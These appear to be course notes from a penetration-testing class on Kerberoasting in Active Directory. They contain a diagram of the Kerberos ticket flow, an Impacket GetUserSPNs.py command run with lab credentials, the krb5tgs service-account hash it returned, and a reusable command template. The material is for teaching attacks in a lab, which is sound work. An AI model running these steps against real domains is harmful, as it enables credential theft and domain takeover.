
05 - Kerberoasting Overview

This is a popular attack, and a very quick way to get Domain Admin in a Network.



Kerberoasting

TCM SECURITY
Domain Controller
1. Request TGT, Provide NTLM hash
2. Recieve TGT enc w/ krbtgt hash
3. Request TGS for Server (Presents TGT)
4. Recieve TGS enc w/ server's account hash (TGS received)
PAC Validation Request, Optional
PAC Validation Response, Optional
5. Present TGS for service enc w/ server's account
6. Used when mutual authentication is required.
Victim/User
Application Server
TCM Security


Goal of Kerberoasting: Get TGS and decrypt server's account hash

https://medium.com/@Shorty420/kerberoasting-9108477279cc

This attack takes advantages of service accounts. SPN > Service Principal Name.

The image illustrates what happens when we want to go out and request access to a service.

If we have credentials to the domain of any kind, we can request this TGT from the Domain.



```
root@kali:/opt/impacket/examples# python GetUserSPNs.py MARVEL.local/fcastle:Password1 -dc-i
p 10.0.3.4 -request
Impacket v0.9.19-dev - Copyright 2019 SecureAuth Corporation

ServicePrincipalName                        Name            MemberOf
               PasswordLastSet      LastLogon
------------------------------------------  --------------  --------------------------------
-------------  -------------------  ---------
HYDRA-DC/SVC_SQLService.MARVEL.local:60111  SVC_SQLService  CN=Domain Admins,OU=Groups,DC=MA
RVEL,DC=local  2019-07-24 12:02:02  <never>



$krb5tgs$23$*SVC_SQLService$MARVEL.LOCAL$HYDRA-DC/SVC_SQLService.MARVEL.local~60111*$7cba83b
1f1eaba727a54cc730d9cb58d$882768a5ba63cc262c946e0feecd4e840186cbd6ed0d155e1dae7e3cc0335ef486
4668382f89e55d197018f63e8e1ef679e32071d3ba807d7cc755e2df531f900419c777619e56025cfd331b55a21e
815692e715a4828a191aeae2b27e38c314b25b545c546a089bb35cce58614c76d5f8b827dc51cfd62221477336d2
32210213c0212c7cac4f3d3ebfc3d898512ccaf4bf3fd448fda8af2208691e9dc7490d8b93e5c373ebe1d4c2255c
cc888250962aa66c5ecf434d8ef7994790b886da7092442fada9e10330ae3539d3869abdf7969554a23299b491cd
b1df11eee586828837df60aae216532312369690860a5cea588baafa6cf7fa7ec8aa64a563d5ee33822abdc67687
94d0ed75c3fd49bd35801ee351b9af4305f678d3c85be00fae87bedd215830f21f8b21538545777dfba685fff563
```

Kerberoasting

Step 1: Get SPNs, Dump Hash

python GetUserSPNs.py <DOMAIN/username:password> -dc-ip <ip of DC> -request